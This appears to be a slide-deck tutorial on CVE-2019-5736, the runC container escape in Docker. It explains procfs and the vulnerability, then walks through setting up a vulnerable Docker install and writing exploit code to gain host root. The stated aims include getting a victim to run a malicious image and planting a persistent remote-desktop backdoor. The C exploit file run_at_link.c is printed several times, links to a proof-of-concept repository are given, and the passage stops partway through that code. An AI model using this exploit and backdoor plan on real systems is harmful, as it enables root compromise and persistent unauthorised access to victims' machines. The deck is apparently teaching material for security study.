

# BREAKING OUT OF DOCKER VIA RUNC



# Project Objectives



Understand the vulnerability in docker and how it was fixed





Obtain root access to host machine through vulnerability in docker



Set up a persistent backdoor into victim's machine




Conduct any desired post-exploitation with root access in victim's machine



# PRE-REQUISITES

- Docker is a containerization tool
- Similar to virtual machines, the main function of docker is to isolate applications and its dependencies
- Utilizes an operating-system-level virtualization instead of a hardware virtualization
- Containers share host system's kernel, therefore, they share only the user spaces and only binaries and libraries are created from scratch
- Containers are more lightweight as compared to Virtual Machines


# Introduction to Docker



# What is RunC?



- Low-level container runtime
- Used to spawn and run containers (Does the actual creation of containers)
- Docker → Image creation & management
- RunC → Container Creation & attaching processes to existing containers



# The Proc Filesystem (procfs)



---

Virtual filesystem created by linux kernel in memory (Does not exist on disk)

---

Presents information primarily about processes

---

Each process → Directory in procfs  
(/proc/pid)

---


Interface to system data and can be thought of as an interface to system data (Exposed as a filesystem by the kernel for usability)

# The Proc Filesystem (procfs)

```
ehdemo@ubuntu: ~  
File Edit View Search Terminal Help  
ehdemo@ubuntu:~$ ls /proc  
1      19514 226   284   4484 4915 5216 706   keys  
10     19522 227   288   4498 4917 5217 757   key-users  
105    19523 228   2882  45    4925 5219 758   kmsg  
106    19524 229   29    4525 4928 5223 761   kpagecgroup  
107    19525 23    29892 4568 5023 5226 767   kpagecount  
108    19527 230   29989 4597 5026 5237 768   kpageflags  
109    19528 231   3      46    5031 5270 769   loadavg  
11     196    232   30     4602 5040 5284 7757  locks  
110    197    233   30073 4604 5045 5285 785   mdstat  
116    198    234   30089 4628 5047 5293 7867  meminfo  
12     199    235   310    4629 5059 5299 7979  misc  
125    2      236   311    4681 5075 53    8     modules  
13     20     237   3121   47    5084 5306 8037  mounts  
14     200    238   317    4708 5096 5346 870   mpt  
1416   201    239   32     4711 51    5360 9     mtrr  
142    202    24    33     4715 5102 5363 945   net  
15     203    240   34     4721 5104 5374 964   pagetypeinfo  
1517   204    241   340    4723 5108 54    967   partitions  
16     205    242   3401   4728 5116 5413 acpi   sched_debug  
1611   206    243   35     4732 5127 5434 asound schedstat  
16310  207    244   352    4734 5128 55    buddyinfo scsi  
16902  208    245   358    4736 5135 5511 bus   self  
16908  209    246   36     4737 5137 5529 cgroups slabinfo
```

- Use the command “ls /proc” to view all running processes
- Each number in /proc is the process id of a process currently running

# The Proc Filesystem (procfs)

A terminal window titled 'ehdemo@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following sequence of commands and outputs: 1. Command: 'echo \$\$'. Output: '2998'. 2. Command: 'readlink /proc/2998/exe'. Output: '/bin/bash'. Three yellow arrows point from the text on the right to these specific parts: the first arrow points to 'echo \$\$', the second points to 'readlink /proc/2998/exe', and the third points to the output '/bin/bash'.

```
ehdemo@ubuntu: ~  
File Edit View Search Terminal Help  
ehdemo@ubuntu:~$ echo $$  
2998  
ehdemo@ubuntu:~$ readlink /proc/2998/exe  
/bin/bash  
ehdemo@ubuntu:~$
```

- Use the command “**echo \$\$**” to find the process id of the currently running process (bash)
- Use the command “**readlink /proc/<pid>/exe**” to find out the process name of the pid that was just retrieved
- We can see that the process is “/bin/bash” which makes sense as the process of “\$\$” is the bash shell that is running



# The Proc Filesystem (procfs)

```
ehdemo@ubuntu: ~  
File Edit View Search Terminal Help  
ehdemo@ubuntu:~$ ls /proc  
1      19514 226   284   4484 4915 5216 706   keys  
10     19522 227   288   4498 4917 5217 757   key-users  
105    19523 228   2882  45    4925 5219 758   kmsg  
106    19524 229   29    4525 4928 5223 761   kpagecgroup  
107    19525 23    29892 4568 5023 5226 767   kpagecount  
108    19527 230   29989 4597 5026 5237 768   kpageflags  
109    19528 231   3      46    5031 5270 769   loadavg  
11     196    232   30     4602 5040 5284 7757  locks  
110    197    233   30073 4604 5045 5285 785   mdstat  
116    198    234   30089 4628 5047 5293 7867  meminfo  
12     199    235   310    4629 5059 5299 7979  misc  
125    2      236   311    4681 5075 53    8     modules  
13     20     237   3121   47    5084 5306 8037  mounts  
14     200    238   317    4708 5096 5346 870   mpt  
1416   201    239   32     4711 51    5360 9     mtrr  
142    202    24    33     4715 5102 5363 945   net  
15     203    240   34     4721 5104 5374 964   pagetypeinfo  
1517   204    241   340    4723 5108 54    967   partitions  
16     205    242   3401   4728 5116 5413 acpi   sched_debug  
1611   206    243   35     4732 5127 5434 asound schedstat  
16310  207    244   352    4734 5128 55    buddyinfo  
16902  208    245   358    4736 5135 5511 bus   scsi  
16908  209    246   36     4737 5137 5529 cgroups self  
slabinfo
```

- Looking at all the running processes again, we can see a directory named “self”
- “self” will basically replace the process id of the process that called it
- “/proc/self” will be referring to the process that called the command

# The Proc Filesystem (procfs)

```
ehdemo@ubuntu: ~  
File Edit View Search Terminal Help  
ehdemo@ubuntu:~$ ll /proc/self  
lrwxrwxrwx 1 root root 0 Jun 29 07:00 /proc/self -> 3265/  
ehdemo@ubuntu:~$ ll /proc/self/exe  
lrwxrwxrwx 1 ehdemo ehdemo 0 Jun 29 07:13 /proc/self/exe -> /bin/ls*
```

- Running the command “`ll /proc/self`”, we can see that it returns a process id (the pid of the process that called it)
- Running the command “`ll /proc/self/exe`” we can see that the process is “`/bin/ls`”
- This makes sense as the process that called “`/proc/self/exe`” is the `ls` command



# THE VULNERABILITY

CVE-2019-5736



# Scenarios for exploitation

Creating a new container using an attacker-controlled image. (Attacker must have previous access to container)


Attaching into an existing container which the attacker had previous write access to

Require runC to spin up a new process in a container

RunC is tasked with running a user-defined binary in the container (Docker image's entry point or Docker exec's argument)


# VULNERABILITY EXPLAINED

- When this user binary is run, it must already be confined and restricted inside the container, or it can jeopardize the host.
- In order to accomplish that, runC creates a 'runC init' subprocess which places all needed restrictions on itself (such as entering or setting up namespaces) and effectively places itself in the container.
- Then, the runC init process, now in the container, calls the `execve` syscall to overwrite itself with the user requested binary.



# VULNERABILITY EXPLAINED


- The core of the vulnerability is that the attack can use “/proc/<runc-pid>/exe” to make runC execute itself, which can be done using “/proc/self/exe”
- The problem with runC executing itself is that “/proc/self/exe” is a reference to the runC binary on the host machine
- Other processes in the container can use this reference to overwrite the runC binary on the host
- Therefore, the next time runC is executed on the host, the attacker gains code execution on the host
- Since docker is required to be executed as root, runC will be executed as root. Thus, giving the attacker the ability to execute arbitrary code on the host machine with root privileges





# EXPLOITATION

All exploitation code can be found at  
<https://github.com/RyanNgWH/CVE-2019-5736-POC>



# Scenario

The victim is a tech enthusiast who uses Docker to self host certain services. He choose to use Docker due to the flexibility of containerization and is exploring other tools and services running on Docker. He downloads and executes a malicious Docker image created by the attacker, believing that it is a new service that he is interested in. The attacker obtains root access into the victim's host system and installs a persistent remote access software on the victim's host machine. This allows the attacker to gain root access to the victim's host machine whenever it is turned on.


In this scenario, we will be acting as the attacker and will go through the process of creating the malicious Docker image to be downloaded and executed by the victim.




# Environment Setup



Both attacker and victim machines will be utilizing Ubuntu Desktop 18.04 LTS as the operating system



Victim is running Docker version 18.09.1, build 4c52b90



Both attacker and victim machines are connected on the same LAN network

# Phases of exploitation

1

## Phase 1

- Download and install operating systems
- Setup Docker in victim virtual machine

2

## Phase 2

- Construct exploitation code
- Construct arbitrary code to be executed on victim machine

3

## Phase 3

- Construct malicious docker image

4

## Phase 4

- Transfer and execute malicious docker image on victim machine
- Obtain remote desktop of victim machine

- Download and install operating systems
- Setup Docker in victim virtual machine

# PHASE

# 1

# Download Ubuntu Desktop

## Ubuntu 18.04.2 LTS

Download the latest LTS version of Ubuntu, for desktop PCs and laptops. LTS stands for long-term support — which means five years, until April 2023, of free security and maintenance updates, guaranteed.

[Ubuntu 18.04 LTS release notes](#) 

Recommended system requirements:

Download

For other versions of Ubuntu Desktop including torrents, the network installer, a list of local mirrors, and past releases [see our alternative downloads](#).

# DOWNLOAD UBUNTU

Download the ISO image from <https://ubuntu.com/download/desktop>

New Virtual Machine Wizard ✕

**Network Type**  
What type of network do you want to add?

Network connection

☐ Use bridged networking  
Give the guest operating system direct access to an external Ethernet network. The guest must have its own IP address on the external network.

☒ Use network address translation (NAT)  
Give the guest operating system access to the host computer's dial-up or external Ethernet network connection using the host's IP address.

☐ Use host-only networking  
Connect the guest operating system to a private virtual network on the host computer.

☐ Do not use a network connection

[Help](#) < Back Next > Cancel

# INSTALL UBUNTU

- Follow the prompts to configure and install ubuntu for both the attacker and victim machines
- When using VMware or Virtualbox, ensure that the VMs are setup in NAT configuration to allow both VMs to communicate
- Ensure both VMs can communicate with each other

## Index of linux/ubuntu/dists/bionic/pool/stable/amd64/

..	
<a href="#">containerd.io_1.2.0-1_amd64.deb</a>	2018-11-08 23:48:04 19.0 MiB
<a href="#">containerd.io_1.2.0~beta.2-1_amd64.deb</a>	2018-08-30 00:27:26 20.0 MiB
<a href="#">containerd.io_1.2.0~rc.0-1_amd64.deb</a>	2018-10-05 21:08:30 18.9 MiB
<a href="#">containerd.io_1.2.0~rc.2-1_amd64.deb</a>	2018-10-24 00:45:12 18.9 MiB
<a href="#">containerd.io_1.2.2-1_amd64.deb</a>	2019-01-09 21:10:13 19.0 MiB
<a href="#">containerd.io_1.2.2-3_amd64.deb</a>	2019-02-11 16:06:41 19.0 MiB
<a href="#">containerd.io_1.2.4-1_amd64.deb</a>	2019-02-28 17:43:06 19.0 MiB
<a href="#">containerd.io_1.2.5-1_amd64.deb</a>	2019-03-28 05:02:20 19.0 MiB
<a href="#">containerd.io_1.2.6-3_amd64.deb</a>	2019-06-27 19:27:19 21.6 MiB
<a href="#">docker-ce-cli_18.09.0~3-0~ubuntu-bionic_amd64.deb</a>	2018-11-08 00:02:03 12.5 MiB
<a href="#">docker-ce-cli_18.09.1~3-0~ubuntu-bionic_amd64.deb</a>	2019-01-09 21:10:14 12.5 MiB
<a href="#">docker-ce-cli_18.09.2~3-0~ubuntu-bionic_amd64.deb</a>	2019-02-11 16:06:41 12.5 MiB
<a href="#">docker-ce-cli_18.09.3~3-0~ubuntu-bionic_amd64.deb</a>	2019-02-28 17:43:06 12.5 MiB
<a href="#">docker-ce-cli_18.09.4~3-0~ubuntu-bionic_amd64.deb</a>	2019-03-28 05:02:21 12.5 MiB
<a href="#">docker-ce-cli_18.09.5~3-0~ubuntu-bionic_amd64.deb</a>	2019-04-11 06:51:57 12.6 MiB
<a href="#">docker-ce-cli_18.09.6~3-0~ubuntu-bionic_amd64.deb</a>	2019-05-06 17:01:21 12.5 MiB
<a href="#">docker-ce-cli_18.09.7~3-0~ubuntu-bionic_amd64.deb</a>	2019-06-27 19:27:19 12.6 MiB
<a href="#">docker-ce_18.03.1~ce~3-0~ubuntu_amd64.deb</a>	2018-06-20 23:28:24 32.3 MiB
<a href="#">docker-ce_18.06.0~ce~3-0~ubuntu_amd64.deb</a>	2018-07-18 22:51:44 38.3 MiB
<a href="#">docker-ce_18.06.1~ce~3-0~ubuntu_amd64.deb</a>	2018-08-21 23:04:21 38.4 MiB
<a href="#">docker-ce_18.06.2~ce~3-0~ubuntu_amd64.deb</a>	2019-02-11 18:11:26 38.3 MiB
<a href="#">docker-ce_18.06.3~ce~3-0~ubuntu_amd64.deb</a>	2019-02-20 17:34:34 38.4 MiB
<a href="#">docker-ce_18.09.0~3-0~ubuntu-bionic_amd64.deb</a>	2018-11-08 00:02:03 16.6 MiB
<a href="#">docker-ce_18.09.1~3-0~ubuntu-bionic_amd64.deb</a>	2019-01-09 21:10:14 16.6 MiB
<a href="#">docker-ce_18.09.2~3-0~ubuntu-bionic_amd64.deb</a>	2019-02-11 16:06:41 16.6 MiB
<a href="#">docker-ce_18.09.3~3-0~ubuntu-bionic_amd64.deb</a>	2019-02-28 17:43:07 16.6 MiB
<a href="#">docker-ce_18.09.4~3-0~ubuntu-bionic_amd64.deb</a>	2019-03-28 05:02:21 16.6 MiB
<a href="#">docker-ce_18.09.5~3-0~ubuntu-bionic_amd64.deb</a>	2019-04-11 06:51:57 16.6 MiB
<a href="#">docker-ce_18.09.6~3-0~ubuntu-bionic_amd64.deb</a>	2019-05-06 17:01:21 16.6 MiB
<a href="#">docker-ce_18.09.7~3-0~ubuntu-bionic_amd64.deb</a>	2019-06-27 19:27:20 16.6 MiB

## INSTALL DOCKER

- On the victim machine, navigate to <https://download.docker.com/linux/ubuntu/dists/bionic/pool/stable/amd64/>
- Download the 3 files highlighted in the image to the left on the desktop
- We will be using docker version 18.09.1 as the vulnerability has been patched in later releases

```
ehdemo@ubuntu: ~/Desktop
File Edit View Search Terminal Help
ehdemo@ubuntu:~$ cd Desktop/
ehdemo@ubuntu:~/Desktop$ sudo dpkg -i docker-ce-cli_18.09.1_3-0_ubuntu-bionic_amd64.deb
[sudo] password for ehdemo:
Selecting previously unselected package docker-ce-cli.
(Reading database ... 125146 files and directories currently installed.)
Preparing to unpack docker-ce-cli_18.09.1_3-0_ubuntu-bionic_amd64.deb ...
Unpacking docker-ce-cli (5:18.09.1~3-0~ubuntu-bionic) ...
Setting up docker-ce-cli (5:18.09.1~3-0~ubuntu-bionic) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1)
ehdemo@ubuntu:~/Desktop$ sudo dpkg -i containerd.io_1.2.2-1_amd64.deb
Selecting previously unselected package containerd.io.
(Reading database ... 125336 files and directories currently installed.)
Preparing to unpack containerd.io_1.2.2-1_amd64.deb ...
Unpacking containerd.io (1.2.2-1) ...
Setting up containerd.io (1.2.2-1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/containerd.service → /lib/systemd/system/containerd.service.
ehdemo@ubuntu:~/Desktop$ sudo dpkg -i docker-ce_18.09.1_3-0_ubuntu-bionic_amd64.deb
Selecting previously unselected package docker-ce.
(Reading database ... 125346 files and directories currently installed.)
Preparing to unpack docker-ce_18.09.1_3-0_ubuntu-bionic_amd64.deb ...
Unpacking docker-ce (5:18.09.1~3-0~ubuntu-bionic) ...
Setting up docker-ce (5:18.09.1~3-0~ubuntu-bionic) ...
update-alternatives: using /usr/bin/dockerd-ce to provide /usr/bin/dockerd (dockerd) in auto mode
Created symlink /etc/systemd/system/multi-user.target.wants/docker.service → /lib/systemd/system/docker.service.
Created symlink /etc/systemd/system/sockets.target.wants/docker.socket → /lib/systemd/system/docker.socket.
Processing triggers for ureadahead (0.100.0-20) ...
Processing triggers for systemd (237-3ubuntu10.12) ...
ehdemo@ubuntu:~/Desktop$
```

# INSTALL DOCKER

- Change the path to the path where the docker packages are downloaded
- Use the command “**sudo dpkg -i /path/to/package.deb**” to unpack the downloaded packages in the following order:
  1. *docker-ce-cli*
  2. *containerd.io*
  3. *docker-ce*

```
ehdemo@ubuntu: ~/Desktop
File Edit View Search Terminal Help
ehdemo@ubuntu:~/Desktop$ docker --version
Docker version 18.09.1, build 4c52b90
ehdemo@ubuntu:~/Desktop$ runc --version
runc version 1.0.0-rc6+dev
commit: 96ec2177ae841256168fcf76954f7177af9446eb
spec: 1.0.1-dev
ehdemo@ubuntu:~/Desktop$
```

# INSTALL DOCKER

- Run the command “**docker --version**” and verify the following
  - *docker version*  
*18.09.1*
  - *build 4c52b90*
- Run the command “**runc --version**” and verify the following
  - *Runc version 1.0.0-rc6+dev*
  - *Commit:*  
*96ec2177ae841256168fcf76954f7177af9446eb*
  - *Spec: 1.0.1-dev*



```
ehdemo@ubuntu: ~/Desktop
File Edit View Search Terminal Help
ehdemo@ubuntu:~/Desktop$ sudo docker run hello-world
[sudo] password for ehdemo:
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
1b930d010525: Pull complete
Digest: sha256:41a65640635299bab090f783209c1e3a3f11934cf7756b09cb2f1e02147c6ed8
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/

ehdemo@ubuntu:~/Desktop$
```

## INSTALL DOCKER

- Verify that Docker CE is installed correctly by running the command “`sudo docker run hello-world`”
- This command downloads a test image and runs it in a container. When the container runs, it prints an informational message and exits.
- Verify that the hello message prints correctly, indicating that docker is installed correctly

- Construct exploitation code
- Construct arbitrary code to be executed on victim machine

PHASE

2

run\_at\_link.c

- Contains code to be executed when docker container starts
- Opens runC for reading and obtains file descriptor
- Parses file descriptor to overwrite\_runC

overwrite\_runc.c

- Contains code to overwrite host runC with malicious new\_runC
- Waits for runC process to exit
- Opens file descriptor for reading and overwrites runC

new\_runc

- Contains code to execute once attacker gains root access to host system
- Sets up remote desktop server on victim's host machine
- Creates system service to enable persistency of remote desktop

Dockerfile (Phase 3)

- Contains instructions to create malicious Docker image
- Created malicious shared library which runs run\_at\_link.c when executed
- Created image will be transferred to victim's machine

# FILES TO BE CREATED

Will be done on the victim's machine for simplicity of this demonstration



RUN\_AT\_LINK.C



C run\_at\_link.c

```
1
2  #include <stdio.h>
3  #include <sys/types.h>
4  #include <sys/stat.h>
5  #include <fcntl.h>
6  #include <unistd.h>
7
8  __attribute__((constructor)) void run_at_link(void)
9  {
10     char *argv_overwrite[3];
11     char buf[128];
12
13     /* Open the runC binary for reading */
14     int runc_fd_read = open("/proc/self/exe", O_RDONLY);
15     if (runc_fd_read == -1 ) {
16         printf("[!] can't open /proc/self/exe\n");
17         return;
18     }
19     printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
20     fflush(stdout);
21
22     /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
23     argv_overwrite[0] = strdup("/overwrite_runc");
24     snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
25     argv_overwrite[1] = buf;
26     argv_overwrite[2] = 0;
27
28     printf("[+] Calling overwrite_runc\n");
29     fflush(stdout);
30     /* Execute overwrite_runc */
31     execve("/overwrite_runc", argv_overwrite, NULL);
32 }
33
```

## EXPLOITATION CODE (RUN\_AT\_LINK.C)

- Create a new file named “run\_at\_link.c”
- This file will contain the code to that will be executed once the docker container starts
- Explanation of the code will be done in the following slides

C run\_at\_link.c

```
1
2  #include <stdio.h>
3  #include <sys/types.h>
4  #include <sys/stat.h>
5  #include <fcntl.h>
6  #include <unistd.h>
7
8  __attribute__((constructor)) void run_at_link(void)
9  {
10     char *argv_overwrite[3];
11     char buf[128];
12
13     /* Open the runC binary for reading */
14     int runc_fd_read = open("/proc/self/exe", O_RDONLY);
15     if (runc_fd_read == -1 ) {
16         printf("[!] can't open /proc/self/exe\n");
17         return;
18     }
19     printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
20     fflush(stdout);
21
22     /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
23     argv_overwrite[0] = strdup("/overwrite_runc");
24     snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
25     argv_overwrite[1] = buf;
26     argv_overwrite[2] = 0;
27
28     printf("[+] Calling overwrite_runc\n");
29     fflush(stdout);
30     /* Execute overwrite_runc */
31     execve("/overwrite_runc", argv_overwrite, NULL);
32 }
33
```

## EXPLOITATION CODE (RUN\_AT\_LINK.C)

- The code first utilizes `“/proc/self/exe”` to open the runC binary file for reading
- The kernel will not allow any programs to overwrite the runC binary while a process is running it.
- However, if the runC binary exits, `/proc/<runc-pid>/exe` will vanish and the reference to the runC binary will be lost

C run\_at\_link.c

```
1
2  #include <stdio.h>
3  #include <sys/types.h>
4  #include <sys/stat.h>
5  #include <fcntl.h>
6  #include <unistd.h>
7
8  __attribute__((constructor)) void run_at_link(void)
9  {
10     char *argv_overwrite[3];
11     char buf[128];
12
13     /* Open the runC binary for reading */
14     int runc_fd_read = open("/proc/self/exe", O_RDONLY);
15     if (runc_fd_read == -1 ) {
16         printf("[!] can't open /proc/self/exe\n");
17         return;
18     }
19     printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
20     fflush(stdout);
21
22     /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
23     argv_overwrite[0] = strdup("/overwrite_runc");
24     snprintf(buf, 128, "/proc/self/fd/%d", runc_fd_read);
25     argv_overwrite[1] = buf;
26     argv_overwrite[2] = 0;
27
28     printf("[+] Calling overwrite_runc\n");
29     fflush(stdout);
30     /* Execute overwrite_runc */
31     execve("/overwrite_runc", argv_overwrite, NULL);
32 }
33
```

## EXPLOITATION CODE (RUN\_AT\_LINK.C)

- Therefore, the solution for this situation is to open `“/proc/<runc-pid>/exe”` for reading
- This creates a file descriptor at `“/proc/<our-pid>/fd/3”`
- The program will then wait for the runC process to exit, before proceeding to open `“/proc/<our-pid>/fd/3”` for writing, and overwrite runC

C run\_at\_link.c

```
1
2  #include <stdio.h>
3  #include <sys/types.h>
4  #include <sys/stat.h>
5  #include <fcntl.h>
6  #include <unistd.h>
7
8  __attribute__((constructor)) void run_at_link(void)
9  {
10     char *argv_overwrite[3];
11     char buf[128];
12
13     /* Open the runC binary for reading */
14     int runc_fd_read = open("/proc/self/exe", O_RDONLY);
15     if (runc_fd_read == -1 ) {
16         printf("[!] can't open /proc/self/exe\n");
17         return;
18     }
19     printf("[+] Opened runC for reading as /proc/self/fd/%d\n", runc_fd_read);
20     fflush(stdout);
21
22     /* Prepare overwrite_runc arguments: {'overwrite_runc', '/proc/self/fd/runc_fd_read'} */
23     argv_overwrite[0] = strdup("/overwrite_runc");
